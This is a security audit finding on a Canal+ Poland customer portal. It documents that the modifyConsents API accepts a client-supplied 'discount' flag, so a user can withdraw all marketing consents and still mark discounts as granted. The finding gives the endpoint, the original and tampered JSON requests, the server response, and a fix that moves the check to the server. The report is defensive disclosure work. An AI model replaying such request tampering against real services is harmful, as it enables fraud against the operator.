During the audit, it was observed that the change of consents results in sending a request in which two parameters are sent. Based on their names, it was inferred that these could be parameters: one responsible for giving consent, the other for granting a discount. In this case, a user, by properly manipulating the request, may set the lack of consents while granting discounts. This may expose the Ordering Party to financial losses.

Since potential discounts will only be calculated during the next payment, it is not clear whether, despite the lack of consent, the discounts will be taken into account. For this reason, this behaviour is marked as an information point.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to confirm the behaviour, the following steps need to be taken:

1. Log in to the application.
2. Go to: Moja oferta – Dane i zgody – Zgody.
3. In part “Zgody marketingowe niezbędne do uzyskania rabatu” click the “Zmień” button.
4. There is the following message “Wyrażenie przez Ciebie wszystkich poniższych zgód powoduje przyznanie rabatu 5 zł miesięcznie w tej ofercie”.
5. Disable all discounts.
6. Confirm with “Zapisz” button and intercept the request using any proxy tool (e.g. Burp Suite):

```
POST /api/contract/modifyConsents HTTP/1.1
```

```
Host: icard0.pl.canalplus.com
```

```
[...]
```

```
{"consents":[{"code":"INDCONFIDENTIAL","value":false,"discount":false},{"code":"INDCONFIDENTIALCIE","value":false,"discount":false},{"code":"INDCREAGR","value":false,"discount":false},{"code":"INDELECTR","value":false,"discount":false},{"code":"INDELECTR_MAIL","value":false,"discount":false},{"code":"INDELECTR_SMS","value":false,"discount":false},{"code":"INDELECTR_STB","value":false,"discount":false},{"code":"INDEND","value":false,"discount":false},{"code":"INDEND_MAIL","value":false,"discount":false},{"code":"INDEND_SMS","value":false,"discount":false},{"code":"INDEND_STB","value":false,"discount":false},{"code":"INDEND_TEL","value":false,"discount":false},{"code":"INDINDOFM","value":false,"discount":false},{"code":"INDMAILRESPONSETOCLIM","value":false,"discount":false},{"code":"INDREK","value":false,"discount":false},{"code":"ZGERTP","value":false,"discount":false}]}
```

7. Every consent type has two parameters: **value** and **discount**.
8. Values for **value** parameters leave without any change (**false**). Values for **discount** parameters change to **true**:

```
POST /api/contract/modifyConsents HTTP/1.1
```

```
Host: icard0.pl.canalplus.com
```

```
[...]
```

```
{"consents":[{"code":"INDCONFIDENTIAL","value":false,"discount":true},{"code":"INDCONFIDENTIALCIE","value":false,"discount":true},{"code":"INDCREAGR","value":false,"discount":true},{"code":"INDELECTR","value":false,"discount":true},{"code":"INDELECTR_MAIL","value":false,"discount":true},{"code":"INDELECTR_SMS","value":false,"discount":true},{"code":"INDELECTR_STB","value":false,"discount":true},{"code":"INDEND","value":false,"discount":true},{"code":"INDEND_MAIL","value":false,"discount":true},{"code":"INDEND_SMS","value":false,"discount":true},{"code":"INDEND_STB","value":false,"discount":true},{"code":"INDEND_TEL","value":false,"discount":true},{"code":"INDINDOFM","value":false,"discount":true},{"code":"INDMAILRESPONSETOCLIM","value":false,"discount":true},{"code":"INDREK","value":false,"discount":true},{"code":"ZGERTP","value":false,"discount":true}]}
```


```
ode":"INDELECTR_SMS","value":false,"discount":true},{ "code":"INDELECTR_STB","value":false,"discount":true},{ "code":"INDEND","value":false,"discount":true},{ "code":"INDEND_MAIL","value":false,"discount":true},{ "code":"INDEND_SMS","value":false,"discount":true},{ "code":"INDEND_STB","value":false,"discount":true},{ "code":"INDEND_TEL","value":false,"discount":true},{ "code":"INDINDOFM","value":false,"discount":true},{ "code":"INDMAILRESPONSETOCLIM","value":false,"discount":true},{ "code":"INDREK","value":false,"discount":true},{ "code":"ZGERTP","value":false,"discount":true}}}
```

9. Forward the request.
10. The application accepts the request:

```
HTTP/1.1 200 OK
X-Application-Context: ICA
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Sat, 18 Dec 2021 13:55:46 GMT
[...]

{"status":0,"message":null,"data":null,"timestamp":1639835746635}
```

11. Consents are not checked – view in a browser:



12. Since potential discounts will only be calculated during the next payment, it is not clear whether, despite the lack of consent, the discounts will be taken into account.

## LOCATION

---

- Moja oferta – Dane i zgody – Zgody – Zgody marketingowe niezbędne do uzyskania rabatu /  
Pozostałe zgody:  
POST <https://icard0.pl.canalplus.com/api/contract/modifyConsents>
- + Internet / + Telefon – ... – Krok 5 – Przejdź dalej:  
POST <https://icard0.pl.canalplus.com/api/mvno/summary>
- + Internet / + Telefon – ... – Krok 6 – Zamawiam:  
<https://icard0.pl.canalplus.com/api/mvno/order>

## RECOMMENDATION

---

It should be verified whether it is possible to disable consents while enabling discounts.

The application should not send information about granting or withdrawing discounts from the user's side. Verification should take place only on the server side, based on the values of the parameters responsible for the status of consents.